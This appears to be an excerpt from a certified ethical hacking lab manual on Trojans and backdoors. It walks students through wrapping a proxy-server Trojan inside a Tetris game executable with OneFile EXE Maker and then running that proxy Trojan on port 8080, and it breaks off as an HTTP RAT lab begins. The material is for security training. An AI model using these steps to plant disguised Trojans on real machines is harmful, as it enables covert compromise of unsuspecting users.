- A computer running **Window Server 2012** (host)
- **Windows Server 2008** running in virtual machine
- If you decide to download the **latest version,** then screenshots shown in the lab might differ
- Administrative privileges to run tools

## Lab Duration

Time: 20 Minutes

## Overview of Trojans and Backdoors

A Trojan is a program that contains **malicious** or harmful code inside apparently harmless programming or data in such a way that it can **get control** and cause damage, such as ruining the file allocation table on a hard drive.

**Note:** The versions of the created client or host and appearance may differ from what is in the lab, but the actual process of connecting to the server and accessing the processes is same as shown in this lab.

TASK 1

**OneFile EXE Maker**

## Lab Tasks

1. Install **OneFileEXEMaker** on **Windows Server 2008** Virtual Machine.





FIGURE 3.1: OneFile EXE Maker Home screen

2. Click the **Add File** button and browse to the CEH-Tools folder at the location **Z:\CEHv8 Module 06 Trojans and Backdoors\Games\Tetris** and add the **Lazaris.exe** file.

You can set various tool options as Open mode, Copy to, Action





FIGURE 3.2: Adding Lazaris game

3. Click **Add File** and browse to the CEH-Tools folder at the location **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\Proxy Server Trojans** and add the **mcafee.exe** file.

**Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors**





FIGURE 3.3: Adding MCAFEE.EXE proxy server

4. Select **Mcafee** and type **8080** in the **Command Line Parameters** field.





FIGURE 3.4: Assigning port 8080 to MCAFEE

5. Select **Lazaris** and check the **Normal** option in **Open Mode**.





FIGURE 3.5: Setting Lazaris open mode

6. Click **Save** and browse to save the file on the desktop, and name the file **Tetris.exe**.





FIGURE 3.6: Trojan created

MCAFEE.EXE will run in background

7. Now double-click to open the **Tetris.exe** file. This will launch the Lazaris game on the front end.





FIGURE 3.7: Lazaris game

8. Now open **Task Manager** and click the **Processes** tab to check if **McAfee** is running.





FIGURE 3.8: MCAFEE in Task manager

## Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

| Tool/Utility | Information Collected/Objectives Achieved |
|---|---|
| **EXE Maker** | **Output:** Using a backdoor execute **Tetris.exe** |

## Questions

1. Use various other options for the Open mode, Copy to, Action sections of OneFileEXEMaker and analyze the results.

2. How you will secure your computer from OneFileEXEMaker attacks?

| Internet Connection Required | |
|---|---|
| ☐ Yes | ☑ No |
| **Platform Supported** | |
| ☑ Classroom | ☑ iLabs |

Lab 4

# Proxy Server Trojan

*A Trojan is a program that contains malicious or harmful code inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on a hard drive.*

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

## Lab Scenario

You are a security administrator of your company, and your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, theft of valuable data from the network, and identity theft.

## Lab Objectives

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of this lab include:

- Starting McAfee Proxy
- Accessing the Internet using McAfee Proxy

## Lab Environment

To carry out this, you need:

**Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors**

- **McAfee** Trojan located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\Proxy Server Trojans**
- A computer running **Window Server 2012** (host)
- **Windows Server 2008** running in virtual machine
- If you decide to download the **latest version,** then screenshots shown in the lab might differ
- You need a web browser to access Internet
- Administrative privileges to run tools

## Lab Duration

Time: 20 Minutes

# Overview of Trojans and Backdoors

A Trojan is a program that contains **malicious** or harmful code inside apparently harmless programming or data in such a way that it can **get control** and cause damage, such as ruining the file allocation table on a hard drive.

**Note:** The versions of the created cclient or host and appearance may differ from what it is in the lab, but the actual process of connecting to the server and accessing the processes is same as shown in this lab.

**TASK 1**

**Proxy server - Mcafee**

# Lab Tasks

1. In Windows Server 2008 Virtual Machine, navigate to **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types,** and right-click **Proxy Server Trojans** and select **CmdHere** from the context menu.





FIGURE 4.1: Windows Server 2008: CmdHere

2. Now type the command **dir** to check for folder contents.





FIGURE 4.2: Directory listing of Proxy Server folder

3. The following image lists the directories and files in the folder.





FIGURE 4.3: Contents in Proxy Server folder

4. Type the command **mcafee 8080** to run the service in Windows Server 2008.





FIGURE 4.4: Starting mcafee tool on port 8080

5. The service has started on port **8080**.
6. Now go to **Windows Server 2012** host machine and configure the web browser to access the Internet on port **8080**.
7. In this lab launch Chrome, and select **Settings** as shown in the following figure.





FIGURE 4.5: Internet option of a browser in Windows Server 2012

This process can be attained in any browser after setting the LAN settings for the respective browser

8. Click the **Show advanced settings** link to view the Internet settings.





FIGURE 4.6: Advanced Settings of Chrome Browser

9. In **Network Settings**, click **Change proxy settings**.





FIGURE 4.7: Changing proxy settings of Chrome Browser

10. In the **Internet Properties** window click **LAN settings** to configure proxy settings.





FIGURE 4.8: LAN Settings of a Chrome Browser

11. In the **Local Area Network (LAN) Settings** window, select the **Use a proxy server for your LAN** option in the **Proxy server** section.
12. Enter the IP address of Windows Server 2008, set the port number to **8080**, and click **OK**.





FIGURE 4.9: Proxy settings of LAN in Chrome Browser

13. Now access any web page in the browser (example: www.bbc.co.uk).





FIGURE 4.10: Accessing web page using proxy server

14. The web page will open.
15. Now go back to **Windows Server 2008** and check the command prompt.





FIGURE 4.11: Background information on Proxy server

16. You can see that we had accessed the Internet using the proxy server Trojan.

Accessing web page using proxy server

## Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

| Tool/Utility | Information Collected/Objectives Achieved |
|---|---|
| **Proxy Server Trojan** | **Output:** Use the proxy server Trojan to access the Internet<br>Accessed webpage: www.bbc.co.uk |

## Questions

1. Determine whether McAfee HTTP Proxy Server Trojan supports other ports that are also apart from 8080.
2. Evaluate the drawbacks of using the HTTP proxy server Trojan to access the Internet.

| Internet Connection Required | |
|---|---|
| ☑ **Yes** | ☐ No |
| **Platform Supported** | |
| ☑ **Classroom** | ☐ iLabs |

Lab 5

# HTTP Trojan

*A Trojan is a program that contains malicious or harmful code inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on a hard drive.*

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

## Lab Scenario

Hackers have a variety of motives for installing malevolent software (malware). This types of software tends to yield instant access to the system to continuously steal various types of information from it, for example, strategic company's designs or numbers of credit cards. A backdoor is a program or a set of related programs that a hacker installs on the victim computer to allow access to the system at a later time. A backdoor's goal is to remove the evidence of initial entry from the systems log. Hacker–dedicated websites give examples of many tools that serve to install backdoors, with the difference that once a connection is established the intruder must log in by entering a predefined password.

You are a Security Administrator of your company, and your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, theft of valuable data from the network, and identity theft.

## Lab Objectives

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

**Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors**

The objectives of the lab include:

- To run HTTP Trojan on Windows Server 2008
- Access the Windows Server 2008 machine process list using the HTTP Proxy
- Kill running processes on Windows Server 2008 Virtual Machine

## Lab Environment

To carry out this, you need:

- **HTTP RAT** located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\HTTP HTTPS Trojans\HTTP RAT TROJAN**
- A computer running **Window Server 2008** (host)
- **Windows 8** running in Virtual Machine
- Windows Server 2008 in Virtual Machine
- If you decide to download the **latest version,** then screenshots shown in the lab might differ
- You need a web browser to access Internet
- Administrative privileges to run tools

## Lab Duration

Time: 20 Minutes

## Overview of Trojans and Backdoors

A Trojan is a program that contains **malicious** or harmful code inside apparently harmless programming or data in such a way that it can **get control** and cause damage, such as ruining the file allocation table on a hard drive.

**Note:** The versions of the created client or host and appearance may differ from what it is in the lab, but the actual process of connecting to the server and accessing the processes is same as shown in this lab.

TASK 1

**HTTP RAT**

## Lab Tasks

1. Log in to **Windows 8** Virtual Machine, and select the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop,





FIGURE 5.1: Windows 8 Start menu

2. Click **Services** in the **Start** menu to launch Services.

